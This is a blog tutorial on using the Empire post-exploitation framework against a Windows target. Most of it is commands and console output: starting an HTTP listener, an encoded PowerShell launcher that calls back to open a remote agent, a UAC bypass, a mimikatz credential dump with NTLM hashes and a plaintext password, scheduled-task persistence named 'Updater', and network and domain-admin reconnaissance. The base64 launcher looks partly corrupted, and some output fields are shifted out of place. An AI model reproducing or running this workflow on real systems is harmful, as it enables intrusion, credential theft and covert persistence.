



## Post Exploitation: Empire



by **Melisa Ayşe Demirel** — 11 July 2019 in **Cyber Security**

0

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub
=====

  EMPIRE


  91 modules currently loaded
  1 listeners currently active
  1 agents currently active

(Empire) >
```

You may be able to learn how to exploit a system from a few articles but if you don't know what you're going to do after you've hacked, there's no special meaning in hacking it at all. In this article, I'll talk about an excellent exploitation framework called Empire.

Empire is a great post exploitation tool that contains python and powershell modules. Let's get to the examples without further ado.

## Setup:

A terminal window with a light gray title bar. The title bar contains three colored window control buttons (red, yellow, green) on the left and the text 'root@KernelBlog' on the right. The main area of the terminal is white and contains the command 'apt install powershell-empire' in a monospaced font.

```
root@KernelBlog  
  
apt install powershell-empire
```

```
=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.4 | [Web] https://github.com/empireProject/Empire
=====

  EMPiRE

  284 modules currently loaded
  0 listeners currently active
  0 agents currently active

(Empire) > █
```

Let's start by creating a listener.

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener
dbx      http_com      http_hop      meterpreter      redirector
http     http_foreign  http_mapi     onedrive
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info█
```

With the **uselistener** command the http connection point opens. You can check the connection settings with the **info** command.

```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
  * Serving Flask app "http" (lazy loading)
  * Environment: production
    WARNING: Do not use the development server in a production environment.
    Use a production WSGI server instead.
  * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >
```

Connection point is created with the **execute** command.

```
(Empire: listeners/http) > launcher powershell
powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBlAFIAcwBJAE8ATgBUAEEAQgBsAEUA
LgBQAFMAVgBFAFIAcwBpAE8ATgAuAE0AYQBqAG8AcgAgAC0ARwBlACAAMwApAHsAJABHAFaARgA9AFsA
UgBFAEYAXQAuAEEAUwBzAEUATQBIAgWAeQAuAEcARQB0AFQAWQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4A
TQBhAG4AYQBnAGUAbQBLAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAAQBsAHMAJwApAC4A
IgbHAGUAVABGAGkARQBgAGwARAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwBlAHAAUABvAGwAaQBjAHkA
UwBlAHQAdABpAG4AZwBzACcAlAAuAE4AJwArACcAbwBuAFaAdQBIAgWAaQBjACwAUwB0AGEAdABpAGMA
JwApADsASQBmACgAJABHAFaARgApAHsAJABHAFaAQwA9ACQARwBQAEYALgBHAEUAVABWAGEATABIAEUA
KAAkAG4AVQBzAGwAKQA7AEkARgAoACQARwBQAEWAwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMA
awBMAG8AZwBnAGkAbgBnACcAXQA7AEkARgAoACQARwBQAEWAwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMA
YwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBtAGMACgBpAHAAAdABCACcAKwAnAGwA
bwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFaAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8A
JwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBtAGMACgBpAHAAAdABCAGwA
bwBjAGsASQBuaHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAKAHYAYQBMAD0A
WwBDAE8ATABMAEUAYwB0AEkAbwB0AFMALgBHAGUATgBlAHIAaQBjAC4ARABJAGMAAdABJAG8ATgBBAFIA
WQBbAFMAVABYAGkATgBnACwAUwBZAHMAAdABFAE0ALgBPAEIASgBlAGMAAdABdAF0A0gA6AE4ARQB3ACgA
KQA7ACQAVgBhAGwALgBBAGQARAAoACcARQBuaGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8A
YwBrAEwAbwBnAGcAaQBuAGcAJwAsADAkQA7ACQAdgBBAEWALgBBAGQARAAoACcARQBuaGEAYgBsAGUA
UwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwA
MAApADsAJABHAFaAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEEgASQBOAEUAXABTAG8A
ZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBIAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQA
bwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwA
bwBnAGcAaQBuAGcAJwBdAD0AJABWAEeAbAB9AEUAbABzAEUAewBbAFMAYwBSAEkAUABUAETIAbABPAGMA
```

Let's get to the real point. A powershell code is created with the **launcher powershell** command. When we run this code in the target system we'll get the shell.


```
(Empire: listeners/http) > agents
[!] No agents currently registered
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 172.30.166.67
[*] Agent B2D74NRV from 172.30.166.67 posted public key
[*] Agent B2D74NRV from 172.30.166.67 posted valid PowerShell RSA key
[*] New agent B2D74NRV checked in
[+] Initial agent B2D74NRV from 172.30.166.67 now active (Slack)
[*] Sending agent (stage 2) to B2D74NRV at 172.30.166.67

(Empire: agents) > list

[*] Active agents:
```

Name	Lang	Internal IP	Machine Name	Username	Process
-----	-----	-----	-----	-----	-----
B2D74NRV	ps	172.30.166.67	FENASI	*ACME\Administrator	powershell/808
	5/0.0	2019-06-28 11:34:14			

```
(Empire: agents) > interact B2D74NRV
(Empire: B2D74NRV) >
```



We can see the machines we're connected to with **agents** command. As you can see, we got a session when we ran the code in the target system. We can list the machines with **list** command. We can connect to the machine with **interact** command. And if you've noticed, there's an asterisk in front of the username. This means we have admin authorities in the target machine.

```

delay 5
username ACME\Administrator
kill_date
parent None
process_name powershell
listener http
process_id 808
profile /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
os_details 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
lost_limit Microsoft Windows 7 Ultimate
taskings 60
name None
language B2D74NRV
external_ip powershell
session_id 172.30.166.67
lastseen_time B2D74NRV
language_version 2019-06-28 11:35:29
high_integrity 1

```

(Empire: **B2D74NRV**) >

Empire tool

After connecting to the target machine with **interact** command, we check the machine's data with **info** command and then we can see that *high\_integrity* is 1 which means that we're an admin.

What would we have to do if we weren't an admin?

```

language_version 2
high_integrity 0

```

Empire tool

We can jump on the admin authorities with **bypassuac** [listener name] command.

```
(Empire: T75YBKM4) > bypassuac http
[*] Tasked T75YBKM4 to run TASK_CMD_JOB
[*] Agent T75YBKM4 tasked with task ID 1
[*] Tasked agent T75YBKM4 to run module powershell/privesc/bypassuac_eventvwr
(Empire: T75YBKM4) > [*] Agent T75YBKM4 returned results.
Job started: MT9SP7
[*] Valid results returned by 172.30.166.67
```

Empire tool

Let's get the user passwords with **mimikatz** command.

```

(Empire: B2D74NRV) > mimikatz
[*] Tasked B2D74NRV to run TASK_CMD_JOB
[*] Agent B2D74NRV tasked with task ID 1
[*] Tasked agent B2D74NRV to run module powershell/credentials/mimikatz/logonpasswords
(Empire: B2D74NRV) > [*] Agent B2D74NRV returned results.
Job started: LAHWGR
[*] Valid results returned by 172.30.166.67
[*] Agent B2D74NRV returned results.
Hostname: fenasi.acme.local / S-1-5-21-3380459138-1790046732-2621257681

.#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 102562 (00000000:000190a2)
Session           : Interactive from 1
User Name         : Administrator
Domain           : ACME
Logon Server      : WIN-U2S7RA8HROB
Logon Time        : 28.06.2019 11:09:12
SID               : S-1-5-21-3380459138-1790046732-2621257681-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : ACME
* LM       : e52cac67419a9a2238f10713b629b565
* NTLM     : 64f12cddaa88057e06a81b54e73b949b
* SHA1     : cba4e545b7ec918129725154b29f055e4cd5aea8
tspkg :
* Username : Administrator

```

Empire tool



We can see it more organized with **creds** command.

```
(Empire: B2D74NRV) > creds

Credentials:

  CredID  CredType  Domain  UserName  Host
  -----  -
  1      hash      acme.local  Administrator  fenasi
64f12cddaa88057e06a81b54e73b949b
  2      hash      acme.local  FENASI$      fenasi
490dd2c5b2f9d07ccb58c2cb87c77f96
  3      plaintext  acme.local  Administrator  fenasi
Password1

(Empire: B2D74NRV) > 
```

Empire tool

We can persist in the target machine using Empire.

```
root@KernelBlog

usemodule persistence/elevated/schtasks
```

```
(Empire: powershell/persistence/elevated/schtasks) > set OnLogon True
(Empire: powershell/persistence/elevated/schtasks) > set Listener http
(Empire: powershell/persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked B2D74NRV to run TASK_CMD_WAIT
[*] Agent B2D74NRV tasked with task ID 2
[*] Tasked agent B2D74NRV to run module powershell/persistence/elevated/schtasks
(Empire: powershell/persistence/elevated/schtasks) > [*] Agent B2D74NRV returned results.
BAŞARI: Zamanlanmış görev "Updater" başarıyla oluşturuldu.
Schtasks persistence established using listener http stored in HKLM:\Software\Microsoft\N
etwork\debug with Updater OnLogon trigger.
[*] Valid results returned by 172.30.166.67
(Empire: powershell/persistence/elevated/schtasks) > █
```

Empire tool

We can also scan the network our target machine is using.

```
root@KernelBlog

usemodule situational_awareness/network/arpscan
```

```

(Empire: powershell/situational_awareness/network/arpscan) > set Range 172.30.235.0-172.30.235.255
(Empire: powershell/situational_awareness/network/arpscan) > execute
[*] Tasked B2D74NRV to run TASK_CMD_JOB
[*] Agent B2D74NRV tasked with task ID 3
[*] Tasked agent B2D74NRV to run module powershell/situational_awareness/network/arpscan
(Empire: powershell/situational_awareness/network/arpscan) > [*] Agent B2D74NRV returned results.
Job started: A7U54B
[*] Valid results returned by 172.30.166.67
[*] Agent B2D74NRV returned results.

MAC          Address
---          -
08:00:27:25:6C:AE 172.30.235.166

[*] Valid results returned by 172.30.166.67
(Empire: powershell/situational_awareness/network/arpscan) >

```

Empire tool

As you can see there's a machine in the network. We can also find the Domain Controller if we'd like.

```

root@KernelBlog

usemodule situational_awareness/network/powerview/find_localadmin_access

```

```
[*] Tasked B2D74NRV to run TASK_CMD_JOB
[*] Agent B2D74NRV tasked with task ID 9
[*] Tasked agent B2D74NRV to run module powershell/situational_awareness/network/powerview/find_localadmin_access
(Empire: powershell/situational_awareness/network/powerview/find_localadmin_access) > [*] Agent B2D74NRV returned results.
Job started: 5MAE2V
[*] Valid results returned by 172.30.166.67
[*] Agent B2D74NRV returned results.

HostName                AddressList
-----
WIN-U2S7RA8HROB.acme.local {172.30.235.166}

[*] Valid results returned by 172.30.166.67
```

Empire tool

Good Luck!

Tags: [empire](#) [post exploitation](#) [tool](#)

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